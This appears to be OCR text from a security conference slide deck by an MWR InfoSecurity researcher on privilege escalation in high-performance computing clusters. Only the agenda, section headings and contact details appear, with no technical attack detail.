
Root anywhere probably means root everywhere

Agenda:

1. Introduction
2. HPC Overview
3. Authentication
4. Privilege Escalation
5. Outside of the HPC world
6. Wrap up

Outside of the HPC World


+++ Valid approach to most technology



Other MWR Research

Other MWR Research

++



Questions?

John.Fitzpatrick@mwrinfosecurity.com

@j0hn__f

www.mwrinfosecurity.com / @mwrinfosecurity

labs.mwrinfosecurity.com / @mwrlabs